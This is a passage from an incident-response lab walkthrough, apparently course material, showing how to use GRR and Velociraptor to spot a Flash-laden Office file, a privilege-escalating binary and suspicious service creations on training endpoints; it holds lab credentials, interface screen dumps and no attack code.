


You did that, so that you can inspect the activeX1.bin file with the [xxd](#) tool.

Inside the terminal, execute:

```
xxd activeX1.bin | more
```

You will be presented with the below.




The above means, that the .xlsx file contained a Flash Application, something common only on malicious Office documents that leverage Flash vulnerabilities for malicious code execution purposes.

You most probably identified how this endpoint got infected in the first place!

Task 3: Identify any abnormalities on the Xubuntu endpoint, leveraging GRR

Once again, we assume you are now capable of collecting initial and important endpoint information, using both the "interrogation" feature of the GRR clients and GRR flows, so, let's cut to the chase.

To list this endpoint's running processes, click on **Start new flows**, then navigate to **Processes** -> **ListProcesses** and finally click **Launch**.



You will see results similar to the below in the **Manage launched flows** area (after ~10 minutes).


User: admin
2019-01-03 03:30:41 UTC

1

xubuntu
Status: ● 2 minutes ago
Internal IP address.

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
Advanced ▾
MANAGEMENT
Cron Job Viewer
Hunt Manager
Show Statistics
Advanced ▾
CONFIGURATION
Manage Binaries
Settings
Artifact Manager

State

Path

Flow Name

Creation Time

Last Active

Creator

✓

F:41B89243

ListProcesses

2019-01-03 03:00:15 UTC

2019-01-03 03:07:18 UTC

admin

✓

F:810A913E

ListProcesses

2019-01-02 16:01:03 UTC

2019-01-02 16:05:33 UTC

admin

✓

H:C24BB171:hunt

Interrogate

2019-01-01 17:06:54 UTC

2019-01-01 17:17:41 UTC

GRRWorker

✓

F:24697C8E

ListProcesses

2018-12-28 11:09:13 UTC

2018-12-28 11:09:19 UTC

admin

✓

F:4191AD58

MultiGetFile

2018-12-28 11:07:17 UTC

2018-12-28 11:07:18 UTC

admin

91 entries

Filter

Value

Pid

1

Ppid

0

Name

systemd

Exe

/lib/systemd/systemd

Cmdline

/sbin/init splash

Ctime

1546454767030000

Real uid

0

Effective uid

0

Saved uid

0

You should start your investigation, by analyzing the processes running with high privileges. If you do so, you will notice results similar to the below (on the second page of the results).

State

Path

Flow Name

Creation Time

Last Active

Creator

✓

F:41B89243

ListProcesses

2019-01-03 03:00:15 UTC

2019-01-03 03:07:18 UTC

admin

✓

F:810A913E

ListProcesses

2019-01-02 16:01:03 UTC

2019-01-02 16:05:33 UTC

admin

Pid

1250

Ppid

1218

Name

xfce4-terminal

Exe

/usr/bin/xfce4-terminal

Cmdline

xfce4-terminal -e /home/elsuser/Downloads/bleidi

Ctime

1546454801700000

Real uid

1000

Effective uid

1000

Saved uid

1000

Real gid

1000

Effective gid

1000

Saved gid

1000

Username

elsuser

Terminal

None

Status


sleeping

Payload


  					
State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:41B89243	ListProcesses	2019-01-03 03:00:15 UTC	2019-01-03 03:07:18 UTC	admin
✓	F:810A913E	ListProcesses	2019-01-02 16:01:03 UTC	2019-01-02 16:05:33 UTC	admin
✓	H:C24BB171:hunt	Interrogate	2019-01-01 17:06:54 UTC	2019-01-01 17:17:41 UTC	GRRWorker
✓	F:24697C8E	ListProcesses	2018-12-28 11:09:13 UTC	2018-12-28 11:09:19 UTC	admin
✓	F:4191AD58	MultiGetFile	2018-12-28 11:07:17 UTC	2018-12-28 11:07:18 UTC	admin
Payload		Name	bleidi		
		Exe	/home/elsuser/Downloads/bleidi		
		Cmdline	/home/elsuser/Downloads/bleidi		
		Ctime	1546454806840000		
		Real uid	0		
		Effective uid	1000		
		Saved uid	1000		
		Real gid	0		
		Effective gid	1000		
		Saved gid	1000		
		Username	root		
		Terminal	/dev/pts/7		
		Status	sleeping		

This binary (*bleidi*), is being executed with *elsuser* privileges and then, with *root* ones. Something is definitely strange...

To give this binary a closer look (it has been re-collected for you this time), click on **Browse Virtual Filesystem**, navigate to *fs -> os -> home -> elsuser -> Downloads*, click on the *bleidi* binary and finally click on **HexView**.



If you do so, and navigate to the sixth page of the HexView, you will notice the below.



It looks like *bleidi* is a malicious binary, trying to perform local privilege escalation and provide the attacker with a root shell.

GRR Resources:

1. <https://grr-doc.readthedocs.io/en/latest/>
2. <https://www.blackhat.com/docs/us-14/materials/us-14-Castle-GRR-Find-All-The-Badness-Collect-All-The-Things.pdf>
3. <https://www.youtube.com/watch?v=ren6QSvwFvg>
4. <https://chip-dfir.technarchy.net/?p=395>
5. <https://www.osdfcon.org/presentations/2012/OSDF-2012-GRR-Rapid-Response-Darren-Bilby.pdf>
6. <https://storage.googleapis.com/docs.grr-response.com/GRR%20Hunting%20for%20meetup%20Oct%202015.pdf>

Enterprise-wide Incident Response (Part 2: Velociraptor)

LAB 3

Scenario

This lab continues from where the lab "Enterprise-wide Incident Response (Part 1: GRR)" left off.

Another affected Windows endpoint (`WIN10.els-child.eLS.local`) existed inside the same intranet subnet (`10.100.11.0/24`), which was monitored not by GRR, but by the [Velociraptor](#) IR framework.

Velociraptor is based on GRR, but has some additional capabilities, such as the ability to remotely (or locally) execute Velocidex Query Language (VQL) queries and better event monitoring.

Your mission is still the same. You are called to identify what is actually happening inside the *WIN10.els-child.eLS.local* endpoint, but this time, you will have to leverage the Velociraptor framework's capabilities.

Learning Objectives

The learning objective of this lab, is to make you familiar with [Velociraptor](#), in order to perform quicker and more efficient IR activities.

Specifically, you will learn how to use [Velociraptor](#)'s capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Remotely execute Velocidex Query Language (VQL) queries and extract critical data

During the lab you will have the opportunity to detect fileless malware and stealthy persistence techniques, on a heterogeneous and enterprise-like network.

Don't get discouraged, if you are not familiar with the attacks that you will detect during this lab. Everything will be covered as the course progresses. Focus only on becoming familiar with Velociraptor's capabilities.

Recommended tools

- [Velociraptor](#)

Network Configuration & Credentials


- Incident Responder's Subnet: **172.16.67.0/24**
- Under-investigation endpoints' subnet: **10.100.11.0/24**
- Velociraptor server
 - **IP:** 10.100.11.121
- Connection Type: **VNC**
 - Use a Linux or Windows VNC client (<https://tightvnc.com/download.html>) to connect to Velociraptor server (10.100.11.121)


vncviewer 10.100.11.121 <- For Linux-based machines
tvnviewer.exe, Remote Host:10.100.11.121 <- For Windows-based machines

A static route has been configured, so that the Incident Responder can interact with the endpoints on the 10.100.11.0/24 subnet.

★ ★

Note: Change the system's date back to **15 Jan 2019** (use **7hwAJc31** as the password to unlock and then lock the calendar that will appear)





To log into the Velociraptor administration panel (after you connect to the Velociraptor server through VNC as mentioned above):

1. Open a web browser
2. Navigate to **localhost:8889**
3. Submit the following credentials: **admin/analyst**

Tasks

Note: Before proceeding to incident analysis or identifying an abnormality, some required information should be gathered first. Such information are network interactions, listening ports, running processes, running services, logged in users etc. The two cheatsheets we provided you with, while studying

the first module of the IHRP course, contain the minimum information you should gather. Feel free to extend them...

Task 1: Identify any abnormalities on the win10.els-child.eLS.local endpoint, leveraging Velociraptor

First, utilize Velociraptor's built-in capabilities to quickly gather as many initial information as possible about this endpoint. Then, try to identify anything suspicious or anything that deviates from the norm.

Note that the endpoint features [PowerShell ScriptBlock Logging](#).

Hints:

1. Persistence can also be achieved by creating malicious services
2. Try to extract PowerShell-related logs through the Velociraptor client


SOLUTIONS

Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Identify any abnormalities on the win10.els-child.eLS.local endpoint, leveraging Velociraptor

By the time a Velociraptor client reports to a Velociraptor server, the endpoint featuring the Velociraptor client is being interrogated. "Interrogation" is a Velociraptor process that effectively collects initial endpoint information.

First things first! Once you are logged into the Velociraptor administration panel (information on how to do so can be found above, in the **Network Configuration & Credentials** section), you can list all the deployed Velociraptor clients, by clicking on the **Search box** and pressing nothing other than **Enter**.



If you do so, you will be presented with the below:

Velociraptor User: admin 2019-01-03 05:32:21 UTC Search Box 0

MANAGEMENT
Hunt Manager

☐	Online	Subject	Host	OS Version	MAC	Unames	First Seen	Client version	Labels	Last Checkin	OS Ins Da
☐	●	C.c39c815b4c830cbf	WIN10	Microsoft Windows 10 Pro10.0.10586 Build 10586							

Important: Do not start any IR activities, until the bullet turns green! It may take some time until it does so... To refresh, click on the Velociraptor logo and then, once again click on the **Search box** and press **Enter**.

To start gathering initial information about the *win10.els-child.eLS.local* endpoint, all you have to do is click on the first line, containing the deployed Velociraptor client (see figure above).

If you do so, you will be presented with the below.

Velociraptor User: admin 2019-01-03 05:34:23 UTC Search Box 0

WIN10
Access reason: test
Status: ● 24 seconds ago
10.100.11.100:49674

Host Information

Start new flows
Browse Virtual Filesystem
Manage launched flows

MANAGEMENT
Hunt Manager

WIN10 C.c39c815b4c830cbf

Interrogate Overview VQL Drilldown

client_id	C.c39c815b4c830cbf	
agent_information		
os_info	system	windows
	release	Microsoft Windows 10 Pro10.0.10586 Build 10586
	machine	amd64
	fqdn	WIN10
last_seen_at	2019-01-03 05:33:59 UTC	
last_ip	10.100.11.100:49674	
last_ip_class	EXTERNAL	

To start gathering important information about this endpoint, such as communications with other endpoints, newly created services etc., you can utilize Velociraptor **flows**. To do so, click on **Start new flows**.

Velociraptor User: admin 2019-01-03 05:37:27 UTC Search Box 0

WIN10
Access reason: test
Status: 2 minutes ago
10.100.11.100:49674

Host Information

Start new flows

Browse Virtual Filesystem

Manage launched flows

MANAGEMENT

Hunt Manager

WIN10 C.c39c815b4c830cbf

Interrogate Overview VQL Drilldown

client_id	C.c39c815b4c830cbf	
agent_information		
os_info	system	windows
	release	Microsoft Windows 10 Pro10.0.10586 Build 10586
	machine	amd64
	fqdn	WIN10
last_seen_at	2019-01-03 05:34:37 UTC	
last_ip	10.100.11.100:49674	
last_ip_class	EXTERNAL	

For example, to list all newly-created services on this endpoint, you should go to **Collectors** -> **Artifact Collector**, [add] **Windows.Events.ServiceCreation** and finally, scroll all the way down and press **Launch**.

Velociraptor User: admin 2019-01-03 05:42:55 UTC Search Box 0

WIN10
Access reason: test
Status: 8 minutes ago
10.100.11.100:49674

Host Information

Start new flows

Browse Virtual Filesystem

Manage launched flows

MANAGEMENT

Hunt Manager

Windows.Applications.C

Windows.Events.Proces

Windows.Events.Service

Windows.Network.Arpic

Windows.Network.Inter

Windows.Network.Links

Selected Artifacts: Add

Windows.Events.Service

New services are typically created by installing new software or kernel drivers. Attackers will sometimes install a new service to either insert a malicious kernel driver or as a persistence mechanism.

This event monitor extracts the service creation events from the event log and records them on the server.

Parameters

name	systemLogFile
default	C:/Windows /System32/Winevt /Logs/System.evtx

To collect the results, you should click on **Manage launched flows** and then, click on the launched flow (it may show a message that the flow failed, disregard it, the flow was executed successfully).

Velociraptor User: admin 2019-01-03 05:44:51 UTC Search Box 1

WIN10
Access reason: test
Status: ● 23 seconds ago
10.100.11.100:49723

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows

State	Path	Flow Name	Creation Time	Last Active	Creator
🕒	F.464feb10	ArtifactCollector	2019-01-03 05:44:18 UTC	2019-01-03 05:44:29 UTC	admin
✓	F.36b3c241	VInterrogate	2019-01-03 05:34:36 UTC	2019-01-03 05:34:37 UTC	admin
🕒	F.Monitoring	MonitoringFlow	2019-01-02 19:12:55 UTC	2019-01-03 05:12:58 UTC	
✓	F.510bf1ca	VInterrogate	2019-01-02 19:12:54 UTC	2019-01-02 19:12:56 UTC	

Artifact Windows.Events.ServiceCreation @ 2019-01-03 05:44:29 UTC

Timestamp	EventID	ImagePath
2017-09-07T14:37:12Z	7045	\SystemRoot\System32\drivers\le1i63x64.sys

Now, if you carefully look at the results, you will notice some curious looking ones.

Velociraptor User: admin 2019-01-03 05:46:45 UTC Search Box 1

WIN10
Access reason: test
Status: ● 2 minutes ago
10.100.11.100:49723

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows

State	Path	Flow Name	Creation Time	Last Active	Creator
🕒	F.464feb10	ArtifactCollector	2019-01-03 05:44:18 UTC	2019-01-03 05:44:29 UTC	admin
✓	F.36b3c241	VInterrogate	2019-01-03 05:34:36 UTC	2019-01-03 05:34:37 UTC	admin
🕒	F.Monitoring	MonitoringFlow	2019-01-02 19:12:55 UTC	2019-01-03 05:12:58 UTC	
✓	F.510bf1ca	VInterrogate	2019-01-02 19:12:54 UTC	2019-01-02 19:12:56 UTC	

